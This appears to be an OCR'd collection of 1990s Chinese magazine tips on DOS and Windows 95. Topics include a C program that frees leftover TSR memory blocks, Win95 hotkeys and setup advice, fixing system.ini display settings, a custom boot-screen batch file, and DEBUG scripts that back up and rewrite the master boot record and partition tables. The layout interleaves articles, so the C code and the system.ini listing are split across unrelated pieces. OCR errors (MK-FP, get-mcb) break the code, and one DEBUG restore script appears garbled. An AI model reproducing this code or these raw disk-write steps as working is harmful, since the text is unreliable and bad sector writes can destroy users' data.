（黑龙江　陆蔚刚）

清理内存垃圾

TSR 程序在 DOS 中占有及其重要的地位,常被设计成各种小巧玲珑的软件工具,扩充 DOS 或 BIOS 功能。当你要利用某一个 TSR 程序工作时，只要将它运行起来，它便会自动在内存装载，实现你所要的功能,很是方便。而且,如果你不再需要它了，有许多 TSR 程序也有它的撤除方法，将 TSR 程序所占内存重新释放出来。但也有一些 TSR 程序撤出时并没有将内存完全释放出来,在内存中留下几百 BYTE 的垃圾,使使用者感到不快,甚至会一怒之下按下 Ctrl – Alt – Del。例如,UCDOS5.0 中的 UCT,在用 QUIT 命令后就会有垃圾产生。可以用以下方法验证：

在 UCDOS 启动前键入 MEM / C/P,屏幕显示为：

Modules using memory below 1MB:

Name	Total		=	Conventional		+	Upper Memory	
MSDOS	17181	(17K)		17181	(17K)		0	(0K)
HIMEM	1168	(1K)		1168	(1K)		0	(0K)
EMM386	3120	(3K)		3120	(3K)		0	(0K)
COMMAND	3744	(4K)		3744	(4K)		0	(0K)
DBLSPACE	44480	(43K)		0	(0K)		44480	(43K)
Free	742240	(725K)		627888	(613K)		114352	(112K)

Memory Summary:

.
.
.

启动 UCDOS(别忘了启动 UCT)，然后键入 QUIT 命令退出 UCDOS,再键入 MEM /C/P,屏幕显示为：

Modules using memory below 1MB:

Name	Total		=	Conventional		+	Upper Memory	
MSDOS	17181	(17K)		17181	(17K)		0	(0K)
HIMEM	1168	(1K)		1168	(1K)		0	(0K)
EMM386	3120	(3K)		3120	(3K)		0	(0K)
COMMAND	3744	(4K)		3744	(4K)		0	(0K)
MEM	224	(0K)		224	(0K)		0	(0K)
DBLSPACE	44480	(43K)		0	(0K)		44480	(43K)
Free	742016	(725K)		627664	(613K)		114352	(112K)

Memory Summary:

.
.
.

对比一下可发现，后者多了一行 Name 为 MEM 的内存块,之所以为 MEM,纯属偶然,也可能是别的,它便是一块垃圾。笔者分析了几个退出时留下垃圾的 TSR 程序后发现,垃圾多半是 TSR 程序的环境块。原来 TSR 程序的设计者对自己申请来的内存是牢记在心的，退出内存时按有借有还的原则还给了 DOS，而对 DOS 奖励来的环境块则是置之脑后了，一旦 TSR 程序退出，它就成了垃圾。据此，笔者写了一个能清除此种垃圾的小程序，拿来与朋友们交流。

程序通过扫描内存链，找到那些既不是系统使用的(拥有者不是 0008H),又不是进程(PSP)段(拥有者不是 MCB 段址加 1),而且拥有它的进程已经不存在（因为 TSR 程序已经退出了内存，所以进程已经不存在）的内存块，将它释放出来，垃圾也就算得到了清除。程序如下：

```
/* file name:CLMEM.C   Borland C++3.1 */
#include    <dos.h>
#include    <stdio.h>
#include    <alloc.h>
#include    <stdlib.h>
/*宏定义为得到 MCB 指针 mcb 的下一个 MCB 指针*/
#define next(mcb)  (struct MCB far *) MK-FP
(FP-SEG(mcb)+mcb->size+1,0)
/* MCB 结构 */
struct  MCB
{ char type;    /* MCB 类型,Z 为链尾,M 非链尾 */
  unsigned int owner; /* 拥有该内存块的进程的 PSP 段值 */
  unsigned int size;  /* 该内存块的节数,一节 16 字节   */
  char unused[3];     /* 未使用 */
  char name[8];       /* 若为 PSP 段则为进程名,否则无用*/
};
/* 获取 MCB 链首指针 */
struct MCB far *get-mcb(void)
{
  union  REGS    reg;
  struct SREGS   sreg;
  void far       *fp;
  struct MCB far *mp;
  unsigned int   i;
  reg.h.ah=0x52;
  int86x(0x21,&reg,&reg,&sreg); /* 获取 DOS 内部变量表
*/
  fp=MK-FP(sreg.es,reg.x.bx-2); /* 获取 MCB 首的段值
*/
  i=*(unsigned int far *)fp;
  mp=(struct MCB far *)MK-FP(i,0);
  return mp;
}
int main(void)
{ struct MCB far *mp1,far *mp2,far *start;
  char    s;
  union  REGS  regs;
  struct SREGS sregs;
  start=get-mcb(); /* 调用 get-mcb(),得到 MCB 头指针 */
  mp1=start;
  do  /* 遍历 MCB 链,搜索垃圾块 */
  { if(mp1->owner==FP-SEG(mp1)-1||mp1->own-
er==8||mp1->owner==0)
    { mp1=next(mp1);
      if(mp1->type!='Z'&&mp1->type!='M') /*
```

如何在 386DX/4M 内存上运行中文版 Win95

Microsoft 公司最新推出的中文版 Windows95 是当今最新一代的图形操作系统,它具有许多新特点,代表了操作系统的发展方向,也就倍受广大计算机用户喜爱。但是,它对系统要求高,适合于 486 以上、内存 8M 的机型使用,而在我国,386 机器还有相当的数量,这部分用户仍十分渴望能用上 Windows95,特别是中文版的 Windows95,所以,这些人也就最关心能否在 386 机器上使用 Windows95 中文版这一热点问题。尽管微软公司宣称在 386DX、4M 内存的计算机上可以使用 Windows95,但我通过多次使用和反复安装后发现:这是针对西文 Windows95 来说是准确的,而中文版 Windows95 由于采用了内核汉化的双字节技术,使系统内存的最低要求为 6M,但是在 386DX、4M 内存的环境下可以运行,只是在安装和使用时要注意以下问题:

一、在安装时要注意的问题

1)在安装前用 PCTOOLS、Norton 等工具对硬盘进行维护,消灭一切错误以防止安装中断;另外,在安装前还要删除 AUTOEXEC.BAT 和 CONFIG.SYS,并退出所有 TSR 程序。

2)由于系统配置较低,所以在 MS-DOS 下运行安装程序时速度非常慢,大约需要 2 个小时,实在是令人难以忍受,建议在 Windows3.X 或 WindowsNT 下运行 Windows95 的 setup.exe 文件,这样可以快一些;再一个方法是把软盘中的文件拷到硬盘的指定目录下,用安装盘中的 extract.exe 将各安装盘中的 Win95-xx.cab 文件拷贝到硬盘上,具体使用方法可以参考 1 号盘中的 setup.txt 文件。

3)在安装过程中,当出现是否复制启动盘时,选择不复制,否则会出现内存耗尽的提示并死机。

二、在使用时要注意的问题

1)防止同时执行多个应用软件

由于只有 4M 内存,我们就必须节约内存的开销,如果同时执行多个程序,就势必过分依赖虚拟内存,频繁读写硬盘,造成系统速度下降,甚至引起系统的崩溃,因而建议最多同时运行两个应用程序。

2)不运行 TSR 内存贮留程序

不运行 TSR 程序也是为了节约内存,这包括清病毒软件等常贮内存程序,如 Norton AV、Vsafe 等。

3)对硬盘不采用压缩形式

压缩硬盘后,Dublespac 要进驻内存,使本来就很紧张的内存资源变得更为紧张,会经常造成系统崩溃,导致死机,所以对硬盘不要采用压缩的形式。

总之,在 386DX、4M 内存的机器上安装和使用中文 Windows95 的时候,只要我们时刻注意节约内存,是完全可以运行中文 Windows95 的,相信各位读者在经过大胆地进行尝试一番之后,一定可以领略到中文 Windows95 的风采的。

(黑龙江　李红岩 张忠华)

```
MCB 结构中 type 除 Z 与 M 外,均为非法 */
    { printf("\nerror in MCB chian.");
    exit(1);
    }
    s=0;
    continue;
  }
  else
  { mp2=start;
    s=1;
    do  /* 遍历 MCB 链,搜索 mp1 所指的内存块的拥有者是否存在 */
    { if(mp1->owner==FP-SEG(mp2)+1)
    { s=0;
      break;
    }
    mp2=next(mp2);
    if(mp2->type!='Z'&&mp2->type!='M')/* MCB 结构中 type 除 Z 与 M 外,均为非法 */
      { printf("\nerror in MCB chian.");
        exit(1);
      }
      } while(mp2->type!='Z');
    }
    if(s==1)
    { regs.h.ah=0x49;
      sregs.es=FP-SEG(mp1)+1;
      int86x(0x21,&regs,&regs,&sregs); /* 释放内存 */
      mp1=start;                        /* 重新搜索 */
    }
    else mp1=next(mp1);
  } while(mp1->type!='Z');
  return      0;
}
```

(浙江　陆建忠)

Windows95 的操作技巧与热键

一、操作技巧 20 句

1. 移动任务栏:用户可以用鼠标器将任务拖放到屏幕的四边。

2. 设置计算机的时钟:双击任务栏右边的时间,可以设置计算机的时钟。

3. 设置桌面特性:右单击桌面的空白区,显示快捷菜单,单击"Properties"命令,可以设置桌面特性:颜色,背景,屏幕保护程序等。

4. 使 Widows95 启动自动运行应用程序:用户可以将需要的应用程序或文档移到 StartUP 文件夹中,当 Widows95 启动时自动运行或打开。

5. 设置鼠标器的特性:在控制面板中双击"Mouse"图标,可以设置鼠标器的特性。例如,如果用户是一个左撇子,可设置主要作用鼠标器的右按钮。

6. 印文档:用鼠标器将文档的图标拖放到打印机图标处,可以方便地打印文档。

7. 在桌面上创建打印机快捷方式:为了方便地打印,可以在桌面上创建打印机快捷方式。

8. 打印标记:当打印一个文档时,一个打印机图标显示在任务栏中,双击该图标,可以看到等待打印的文档队列。

9. 查看磁盘的容量:右单击磁盘的图标,选择"Properties"命令,可以查看磁盘的容量及可用空间。

10. 整理硬盘:使用 System Tools 文件夹中的 Defragmenter 程序,可以整理硬盘,以加快计算机的运行速度。

11. 增加硬盘可用空间:当用户需要增加硬盘可用空间时,可清除 Recycle Bin 中已经删除的文件。

12. 备份文件:使用 System Tools 文件夹中的 Backup 程序,可以备份硬盘中的文件。

13. 检查硬盘:使用 System Tools 文件夹中的 ScanDisk 程序,可以检查硬盘,并修复错误的文件。

14. 使用右拖放:使用鼠标器的右按钮拖放文件,显示一个菜单,可以完成文件的移动,复制及其它创建快捷方式。

15. 使用长文件名:当保存文件时,可以定义一个长文件名,文件名中甚至可以使用空格键,文件名字最长不超过 255 个字符,不能包括以下字符:"?"、":"、"*"、"<"、">"、"|"。

16. 使用右单击显示的快捷菜单:当用户操作多个任意对象(如文件,打印机)时,可以右单击该对象,显示快捷菜单,该菜单列出了操作对象的通用命令。

17. 快速选定多个文件:在一个文件夹窗口,在要选的多个文件的左上角按下鼠标器按钮,然后拖动指针到要选定的多个文件的右下角,可以选定所围住的所有文件。

18. 使用运行命令:使用 Start 菜单的 Run 命令,不但能启动用户计算机的文档或应用程序,也可以启动网络上其它计算机的文档或应用程序。

19. 在 Start 菜单中增加一个应用程序:用户可以用鼠标器将一个应用程序的图标拖放到 Start 按钮处,在 Start 菜单中增加一个应用程序。

20. 将一个对象拖放到另一个文档中:用户可将一个文件图标,快捷方式图标拖放到另一个文档中。

二、Windows95 中的各种热键

1. 使用 Windows95 系统的键

F1:启动应用程序的帮助程序。

Ctrl + Esc:打开 Start 菜单。

Alt + Esc:在打开的窗口之间切换。

Alt + Tab:在运行的多个应用程序之间切换。

Alt + F4:关闭一个应用程序。当关闭所有打开的应用程序后,再按 ALT + F4 键可以关闭 Windows。

Backspace:在 Windows Explorer 或文件夹窗口,返回上一级文件夹。

Print Screen:把屏幕图像复制到剪贴板上。

Alt + Print Screen:把活动窗口图像复制到剪贴板上。

Alt + 空格键:打开应用程序窗口的控制菜单。

Alt + 连字符键:打开文档窗口中的控制菜单。

Alt + 回车键:非 Windows 应用程序在窗口或全屏幕之间切换。

箭头键:在窗口控制菜单执行"移动"命令后,移动窗口位置;在窗口控制菜单执行"大小"命令后,改变窗口大小。

2. 使用菜单的键

Alt 或 F10:激活或不激活菜单栏中第一个菜单。

带下划线字符键:选择菜单或命令。

左,右箭头键:在菜单之间左右移动。

上，下箭头键：在菜单的命令之间上下移动。

回车键：选择已选定的菜单名或命令。

Esc：撤消已选定的菜单名，或关闭打开的菜单。

3. 使用对话框的键

以下各键用于对话框操作：

Tab：从一个选项移到下一个选项。

Shift + Tab：从一个选项移到前一个选项。

Alt + ↓：打开一个下拉式列表框。

空格键：在列表中选定一项或撤消一个选定项；选定或撤消一个复选框。

Shift + ↓：在文本框中扩展撤消选定，每次一个字符。

Shift + Home：在文本框中扩展或撤消选定，直至第一个字符。

Shift + End：在文本框中扩展或撤消选定，直至最后第一个字符。

回车键：执行一个命令；在列表中选择一个已选定项，然后执行命令。

Esc 或 Alt + F4：放弃对话框中已选的内容，并关闭对话框。

4. 用光标移动的键

在文本框或应用程序窗口中，以下各键可以移动光标或插入点：

Ctrl + ←：向左移动一个单词。

Ctrl + →：向右移动一个单词。

Ctrl + Home：移到文件首。

Ctrl + End：移到文件尾。

5. 编辑键

以下各键用于在对话框或窗口中编辑文本：

退格键：删除插入点左边字符或删除选定文本。

Del：删除插入点右边的字符或删除选定文本。

Ctrl + Ins(C)：复制选定文本放入剪贴板。

Shift + Del 或 Ctrl + X：删除选定文本，并放入剪贴板中。

Ctrl + Z 或 Alt + 退格键：撤消已做的最后一个编辑动作。

Shift + Ins 或 Ctrl + V：将剪贴板内容粘贴到窗口。

6. 文本选定键

以下各键用于选定一段文本：

Shift + ←(或→)：向左(向右)移动一个字符。

Shift + ↑(或↓)：向上(向下)移动一行。

Shift + Page Up：选定上屏幕的所有文本。

Shift + Page Down：选定下一屏幕的所有文本。

Ctrl + Shift + ←：向左移一个单词。

Ctrl + Shift + →：向右移一个单词。

Ctrl + Shift + Home：到文件开始的所有文本。

Ctrl + Shift + End：到文件结尾的所有文本。

(广西　伍新民

Win95 中显示器非正常显示的快速解决方法

Windows95 自推出以来，一直是广大电脑爱好者追求的目标，特别是去年 4 月 Windows95 中文简体版推出后，电脑迷们更是磨拳擦掌，个个都想试它一试。然而，Windows95 决不是 Windows3.1、3.2。尽管你可能是 Windows3.1 或 DOS 的"高手"，但在这里你可能会碰到许多"恼火"的问题。这里，向大家介绍由于对显示器驱动的改变而引起 Windows95 硬盘起动后无法正常显示的快速解决办法。

1.Windows95 与 DOS 的新关系

Windows3.X 系列是以 DOS 为基础，微机启动时，先启动 DOS，然后可进入 Windows 平台。而 Windows95 是自成体系的平台，微机启动时直接进入 Windows95，然后可选择地进入两种不同 DOS 操作方式，一种是完全不脱离 Windows95 界面的 MS－DOS 方式（类似与 Windows3.X 的 MS－DOS 方式），一种是界面完全与 DOS 相同的界面。我们都知道，Windows'95 的一个显著特点是具有长文件名（最长 255 个字符）的功能，由此，我们可以想象：完全与原来的 DOS 兼容的目录结构和目录存储格式是不可能的，我们在 Windows95 的 DOS 方式下所看到的目录显然不是磁盘中的真实目录格式而是经过 DOS 方式转换以后的，而那些使用了 Windows95 新特点的文件名等显然在 DOS 方式下是无法看到的，当然如果您完全遵守了原有 DOS 版本的规定，那么你看不到现有的 DOS 方式和原来的 DOS 版本有什么区别。

2.Windows95 的全智能特性

自 Windows95 推出以来，Windows95 的"即插即用"功能很受广大用户的好评，这是 Windows95 的最大优点之一；由于 Windows95 拥有丰富的硬件资料和自动检测识别功能，能自动检测到增加的硬件并识别其类型，增加相应的驱动程序；这一点对大多数常规用户来讲，已经足够了，当你的内存足够，硬盘中的应用程序又不很多且又没有特殊的要求时，Windows95 将安全而又稳定的为你管理好一切。

3.改变显示驱动后可能出现的问题

对于需要进行图形图像处理，使用图形加速卡，真彩卡的用户来讲，为了充分发挥显示卡硬件的优势，进行高品质的图形图像处理以及使用软件解压放出高品质的电影效果，修改显示驱动显然是必要的。

在 Windows3.X 中，我们是利用 DOS 方式下运行 Windows 目录下的 Setup.exe 文件，修改相应的显示卡驱动模式，增加相应的驱动程序和字体文件，然后重新运行 Win；如果选择模式是显示卡的有效模式，则自动进入新显示方式，如果选择的模式不是显示卡的有效模式，则自动返回到 DOS 方式，并提示相应的错误信息，这一点已为广大用户所接受。

在 Windows95 中，这一点可能要复杂得多，首先作为智能方式，Windows95 对显示模式的选择不象 Windows3.X 那样，笼统的选为 VGA 模式，而是自动识别出显示卡的型号和某一种模式，同时 Windows95 在其 Start 键的 Setting 组中的 Control－Display 的设置中，还提供了对显示器类型，显示卡型号以及相应卡的各种显示模式的选择设置功能。在这里，对硬件较熟悉的用户，一般都能准确地选择正确而又最佳的参数，然而喜欢高品质显示效果的用户可能往往禁不住选择最高的分辨率和最多的颜色，这时，就有可能由于你的硬件不支持这样的显示模式而造成重新启动 Windows95 时你再也无法得到正确的显示结果，屏幕上一切都是无法看清的图形，尽管你知道你的电脑在正常进入 Windows95 的方式，可你什么也看不到。而每次重新启动微机时，总是直接进入不能正确显示的 Windows95 方式，使你无法重新选择正确的显示模式，致使微机几乎完全无法正常工作。

4.解决方法

使用 Windows95 的启动盘，用软盘启动微机，进入 Windows95 的 DOS 方式，直接修改 C 盘中 Windows 子目录下的 system.ini 文件，即可将 Windows'95 恢复到正常的 VGA 方式，重新正确进入 Windows'95 界面，重新选择恰当的显示模式。

由于 Windows95 的新特性，已安装了 Windows95 的微机是无法用低版本的 DOS 启动的，因此根据 Windows95 的建议，一台微机至少应有一张能启动微机的启动盘，当硬盘不能正确启动时，使用该盘启动，进入 Windows95 的完全 DOS 方式，以便对硬盘的系统进行修改，恢复正常。

对显示驱动的正常恢复，修改的关键参数如下：

假设不能正确显示的 system.ini 文件是：

```
[boot]
system.drv=system.drv
drivers=mmsystem.dll power.drv
user.exe=user.exe
```

一种替换 WINDOWS 界面的简便方法

windows 目前已成为微机上广泛使用的操作系统，windows 的强大功能也为用户所熟悉。每当我们启动 windows，首先映入眼帘的那个淡蓝色的“方块”就更让人难以忘怀了！但时间一长，不禁觉得 windows 的这个界面显得非常的呆板。

关于替换 windows 界面的方法，有关报纸、刊物上曾经介绍过，但是不免太专业化了。在这里我向大家介绍一种非常简便易行的办法，既使您不懂得编程，也可以做得到。

具体的方法步骤如下：

1、用 windows 中的画笔或是其它画图工具生成你所需要的图案，并且保存为 .PCX 文件（现假设为 TU.PCX）。

2、利用 PCX2EXE 软件包中的 PCX2EXE.EXE 工具软件或是其它工具将 TU.PCX 文件转换为 TU.EXE 可执行文件。

3、将 TU.EXE 文件和 PCX2EXE 软件包中的 SHOW.EXE 文件拷备至 windows 目录下。

4、CD windows（回车）

REN WIN.COM WINN.COM（回车）

COPY CON WIN.BAT（回车）

@ECHO OFF（回车）

CD windows（回车）

SHOW TU.EXE /P2（回车）

*注：使图像在屏幕上停留 2 秒

WINN :（回车）

*注：该":"参数必须空一格

cd\（回车）

CTRL+Z（回车）

至此已大功告成，启动 windows 时，只需敲入 WIN，我们自己设计的图案便一下子跃上屏幕，而 windows 的传统界面却逃的无影无踪了。此时的你是否也有一种‘扬眉吐气’的感觉呢，祝你好运！

注：1、SHOW.EXE 为 PCX2EXE 软件包中的一个子工具，可以将由 PCX2EXE.EXE 生成的可执行文件定时播放，参数/P 后边的数字是图像停留在屏幕上的秒数。既使您没有这个现成的播放工具，您需要做的只不过是多按一下键盘罢了。当然您也可以用高级语言编程实现或是利用其它一些更高级的图像播放工具做到淡入淡出的效果，这些都可以由你灵活掌握。

2、整个做法的关键是启动 windows 的这个“:"参数，正是它屏蔽掉了 WINDOWS 的传统界面，帮了我们的大忙。

3、建议你不妨把 WINN.COM、WIN.BAT、TU.EXE 等文件用 ATTRIB +H 隐藏起来，这样一来可以更隐蔽一些。

（陕西　范东）

```
gdi.exe=gdi.exe
sound.drv=mmsound.drv
dibeng.drv=dibeng.dll
comm.drv=comm.drv
shell=Explorer.exe
keyboard.drv=keyboard.drv
fonts.fon=vgasys.fon
fixedfon.fon=vgafix.fon
oemfonts.fon=vgaoem.fon
386Grabber=vgafull.3gr
display.drv=pnpdrvr.drv
mouse.drv=mouse.drv
*DisplayFallback=0
......
```

显然不能正确显示是由于上述文件中的 display.drv=pnpdrvr.drv 引起的，只需将其修改为：

display.drv=vga.drv 即可。

修改时可以使用下列命令进行修改。

c:\windows\command\edit c:\windows\system.ini

5. 对较熟悉 DOS6.0 以上版本的人员来讲，更快捷的方法是：在微机硬盘启动提示为：

Start Windows 95 .... 时

按 F8 进入系统启动模式选择菜单，

```
Microsoft Windows 95 Start up Menu
======================
1.Normal
2.Logged(\BOOTLOG.TXT)
3.Safe mode
4.Step-by-step Confirmation
5.Command Prompt only
6.Safe mode Command prompt only
7.Previous Version of MS-DOS
Enter Choice :1
F5=Safe mode shift+F5=Command prompt
shift+F8=Step-by-step Confirmation [N]
```

然后选择 3 或在只出现 Start Windows95…时按 F5 键直接进入 Windows95 的安全模式，再使用‘关闭系统’的‘重新启动计算机’选择即可自动修正显示，也可选择 5，直接进入 DOS 模式，然后进行相应修改，以跳出‘显示误区’。以上仅供大家参考，不妥之处，敬请指正。

（汉中　张建华 雷历）



WINDOWS95 与 DOS6.0 共享启动及其故障修复

利用 MSDOS7.0 的系统菜单功能，在 WINDOWS95 的系统程序 MSDOS.SYS(MSDOS6.X 下为 MSDOS.W40) 中简单地增加一条"BOOTMENU =1"命令，就可以实现 WINDOWS95 与 MSDOS6.X 的系统共享功能。如果将 WINDOWS95 安装到逻辑 D 盘中去，即不使用其它文章中介绍的多系统共享引导程序，也不将 WINDOWS95 同 MSDOS6.X 安装到同一逻辑盘中，还可以得到如下优点：

一、这种安装方法便于用户使用系统，用户在逻辑 C 盘使用 MSDOS6.X 时根本不用考虑 WINDOWS95 系统的长文件名问题和其它限制；用户在逻辑 D 盘使用 WINDOWS95 系统时同样可不必考虑其它条件。如果将其安装在同一逻辑盘中，使用时必须考虑一部分命令和应用程序的限制问题。

二、这种安装方法便于实现低版本 WINDOWS 和 WINDOWS95 间的切换问题，只要在 WINDOWS95 系统中利用鼠标右键为 WINDOWS3.1/3.2 的执行文件 WIN.COM 创建快捷方式即可，即找到 C 盘中的 WIN.COM 文件后按鼠标左键单击选中，再利用鼠标右键将其拖到桌面后选择'创建快捷方式'并单击鼠标左键，然后修改其属性为 MSDOS 方式即可。如果利用分区引导程序，WINDOWS 高低版本切换时必须在 WINDOWS95 下再安装一次 WINDOWS32 系统，浪费系统资源。

但是如果用户遇到由于使用 DOS 或 WINDOWS 的其它应用程序或安装光盘其它应用软件后 DOS6.X 无法启动故障现象，利用 MSDOS6.X 系统的 SYS.COM 程序重新进行系统传递后，就会出现只能启动 MSDOS6.X 系统，而无法启动 WINDOWS95 和 MSDOS7.0，更无法出现 MSDOS7.0 的 7 项菜单提示的问题，即无法实现在 WINDOWS95 与 MSDOS6.X 间的相互切换问题。笔者在实际应用过程中就遇到了这样的故障。

最初由于对系统了解不够深入，利用 MSDOS6.X 的系统程序 SYS.COM 重新传送系统后，不但不能修复故障，就连 WINDOWS95 系统也无法进入，只好重新安装 MSDOS6.X 和 WINDOWS95 系统。笔者通过对 MSDOS6.X、WINDOWS95 和其中所附 MSDOS7.0 的安装过程进行分析得知，WINDOWS95 与 MSDOS6.X 间的切换过程是通过对 WINDOWS95 中的 MSDOS7.0 的五个系统文件 IO.SYS、MSDOS.SYS、COMMAND.COM、CONFIG.SYS 和 AUTOEXEC.BAT，以及对 MSDOS6.X 系统中的相应五个系统文件 IO.SYS、MSDOS.SYS、COMMAND.COM、CONFIG.SYS 和 AUTOEXEC.BAT 进行换名来实现的。

当用 WINDOWS95 启动后两种系统的文件名分别为：MSDOS6.X 系统文件名分别为：IO.DOS、MSDOS.DOS、COMMAND.DOS、CONFIG.DOS 和 AUTOEXEC.DOS；MSDOS7.0 系统文件名分别为：IO.SYS、MSDOS.SYS、COMMAND.COM、CONFIG.SYS 和 AUTOEXEC.BAT。

当用 MSDOS6.X 启动后两种系统的文件分别为：MSDOS6.X 系统文件名分别为：IO.SYS、MSDOS.SYS、COMMAND.SYS、CONFIG.SYS 和 AUTOEXEC.SYS；MSDOS7.0 系统文件名分别为：WINBOOT.SYS、MSDOS.W40、COMMAND.W40、CONFIG.W40 和 AUTOEXEC.W40。此外，安装 WINDOWS95 后 MSDOS7.0 还对系统 DOS 引导区进行了修改，将其替换为 MSDOS7.0 的 DOS 系统引导区内容，两种系统的内容区内容分别为：

1. MSDOS6.X 引导区内容包括：系统标志 MSDOS5.0、磁盘 BPB 参数表、MSDOS6.X 引导代码部分、三条系统引导出错提示信息、二个系统文件名(IO.SYS 和 MSDOS.SYS) 以及引导区有效标志 55AA；

2. MSDOS7.0 引导区内容包括：系统标志 MSWIN4.0、磁盘 BPB 参数表、MSDOS7.0 引导代码部分、三个系统引导出错信息、三个系统文件名

(IO.SYS、MSDOS.SYS 和 WINBOOT.SYS)以及引导区有效标志 55AA。

由上述可知,WINDOWS95 与 MSDOS6.X 的相互切换功能就是在系统将控制权交给 DOS7.0 引导区后,由 DOS7.0 引导区调用相应程序来实现的。当利用 MSDOS6.X 的 SYS.COM 命令对系统文件进行重新传送后,由于 SYS.COM 命令在传送 IO.SYS 和 MSDOS.SYS 等系统程序后重新写入相应 MSDOS6.X 引导区代码,所以当 MSDOS6.X 出现无法启动现象时,由于上述两种系统的 DOS 引导区的内容完全不同,所以就会造成利用 MSDOS6.X 的 SYS.COM 命令无法正确修复系统故障的现象。这一原因也正是以前文章中介绍的用手动删除 WINDOWS95 系统程序后必须利用 MSDOS6.X 的 SYS.COM 命令重新传送原来系统程序的主要原因。

要实现对系统的可靠维护和故障的及时修复,必须在系统安装过程中备份必要的数据,其步骤如下:首先重新对硬盘进行分区,备份主引导扇区 BOOT 区内容;然后在 C 盘安装 MSDOS6.22 和中文 WINDOWS3.1/3.2,并备份 MSDOS6.22 的 DOS 引导区内容;最后安装中文 WINDOWS95 系统,在系统安装过程中选择安装到逻辑 D 盘的 WINDOWS 子目录中,并制作引导盘,最后备份 MSDOS7.0 的 DOS 引导区内容并在 MSDOS7.0 的 MSDOS.SYS 程序中增加一条 BOOTMENU =1 即可。

具有上述重要数据之后,如果系统出现的故障在于主引导扇区或 DOS 引导区内容,只要重新写回即可。如果故障现象出在系统引导程序上,那么以另外一种系统引导机器后,将系统的五个主要系统文件名改换成前文所述的名称,即以出现故障系统引导后的系统文件名后,利用相应系统的引导盘和 SYS.COM 命令进行系统的重新传送:如果是 MSDOS7.0 出现故障,直接进行系统的传送就可修复故障;如果是 MSDOS6.X 出现故障,传送后必须重新写回 MSDOS7.0 的 DOS 引导区内容,方可完整修复故障现象。最后一种方法就是手工修复,这对于不是非常了解计算机的用户很难做到,如 BPB 表中的分区起始扇区号、可用扇区数和 DPB 参数表地址等一般用户都很难正确修复。

最简单最实用的修复方法就是利用 DEBUG.EXE 程序进行 DOS 引导区内容的直接保存和恢复。关于系统主引导扇区和分区引导区内容的保存与恢复方法,尽管介绍得很多了,但笔者认为每个计算机用户都应将其牢记下来,这对于快速准确的系统诊断与维护是非常必要的。其具体操作步骤赘述如下:

1.保存主引导扇区内容

```
C>DEBUG PC.BOT
-A 400
MOV AX,201
MOV BX,100
MOV CX,1
MOV DX,80
INT 13
INT 3
-G=400
-RBX
:0-RCX:200
-W
```

2.恢复主引导扇区内容

```
C>DEBUG PC.BOT
-A 400
MOV AX,301
MOV BX,100
MOV CX,1
MOV DX,80
INT 13
INT 3
-G=400
-Q
-W
```

保存和恢复 DOS 引导区的内容,如 C 盘的操作方法只需将 DX 的值改为 180 即可;如果是逻辑 D 盘,则必须查看系统分区表后方可确定 CX 和 DX 值的具体内容,更直观的方法是利用 DEBUG 程序的 L 和 W 命令:

1.保存 DOS 引导区内容

```
c>debug pc.dos
-l 100 2 0 1
-RBX
:0
-RCX
:200
-W
```

2.恢复 DOS 引导区内容

```
c>debug pc.dos
-W 100 2 0 1
-Q
```

上述简单操作命令在实际工作中是很有用的,如要删除逻辑 D 盘中安装的 WINDOWS95 系统,只需启动机器时选择'7'用 MSDOS6.X 来启动,然后利用 PCTOOLS 工具将 C 盘中的 WINDOWS95 系统程序删除,利用 DELTREE 命令将逻辑 D 盘中内容删除,再将以前保存的 MSDOS6.X 的 DOS 引导区内容利用 DEBUG 的 W 命令重新写回即可。

从以上论述可总结出修复 WINDOWS95 与 MSDOS6.X 共享引导故障的一般方法为:DEBUG 手工恢复两种引导扇区(BOOT 引导区和 DOS 引导区内容),不成功则先传送低版本系统程序后再传送高版本系统程序(SYS),最后只能直接修复引导扇区内容,实在不行才重新进行系统安装。

(辽宁 赵桂华)

建立多个同类操作系统分区的方法

随着DOS版本的不断升级及其它操作系统的推出，很多用户处于多种操作系统并用的局面。如果使用的是不同类的操作系统，一般可通过系统软件方便地在硬盘上划出各自的分区。但有的用户需要同时使用同类的操作系统，比如需要继续使用DOS3.3系统下开发的但不能在大硬盘分区上使用的软件，同时还需要使用高版本DOS操作系统及其应用程序；也有的用户想尝试一下WINDOWS95的优越性，但又必须继续使用WINDOWS3.1系统完成日常工作，虽然WINDOWS95可以和DOS6.2及WINDOWS3.1处于同一硬盘分区，但对硬盘管理及原系统会有一些不良影响，此时即需要在硬盘划分出同类的具有引导功能的分区；但是就DOS的FDISK分区程序而言，无论是DOS低版本还是DOS6.2或WINDOWS95中的DOS7均不允许同时在硬盘上建立两个基本DOS分区，所以必须采用特殊的方法才能完成。如果只需要在硬盘上安装两种操作系统，其实现方法很简单，以前曾有资料介绍过，基本方法是：先用FDISK建立一个基本DOS分区和一个扩展DOS分区，然后修改硬盘主引导扇区分区表，把扩展DOS分区的分区类型05人为地改为基本DOS分区类型06(大分区)，这样即可分别对两个DOS分区进行格式化操作并安装两种操作系统，然后通过置活动分区标志来选择被引导的分区号。如果需要在硬盘上安装多个同类操作系统，则需要按下述方法进行：

1. 删除硬盘上现有的所有分区；
2. 用FDISK程序建立一个基本DOS分区；
3. 将其格式化并装入一种操作系统；
4. 用DEBUG或NU等工具软件修改分区表，把第一个DOS分区的类型改为DOS不可识别的类型值如EFH等，此时第一分区处于被保护状态；
5. 从A驱引导操作系统，再用FDISK建立一个基本DOS分区，因为上一个基本DOS分区类型已经修改，DOS检测不到有基本DOS分区的存在，所以会允许再建立一个基本DOS分区；
6. 格式化此基本DOS分区并再装入一种操作系统；
7. 如需要可重复上述步骤，但最多只允许建立四个可引导的分区；
8. 所有操作系统安装完毕后，重新对硬盘分区表进行修改，把分区类型全部改为基本DOS分区类型，视分区情况不同此值也不相同，比如01为12位FAT的DOS分区,适用于DOS3.3以下低版本DOS系统，06为大于32M的DOS分区等。

如果你的硬盘目前已经有两个分区，一个基本DOS分区和一个扩展DOS分区，并且如果扩展DOS分区空间足以装下另外的操作系统，则可以先删除扩展DOS分区，然后从上述的第4步开始做起，这样可不破坏原基本DOS分区内的数据；如果硬盘原来有两个基本DOS分区，此时你可以保留一个基本DOS分区（置类型为FEH)，用FDISK程序删除另外一个基本DOS分区(删除时注意选择分区号)，再对余下的空间进行上述处理即可；如果需要安装DOS3.3系统，则应该首先安装此系统，即先用DOS3.3启动系统，然后划出一个小于32M的分区并装入系统，然后再安装其它系统，因为DOS低版本不能识别大硬盘分区，并且不允许两个以上的基本DOS分区同时存在,所以不宜后安装。

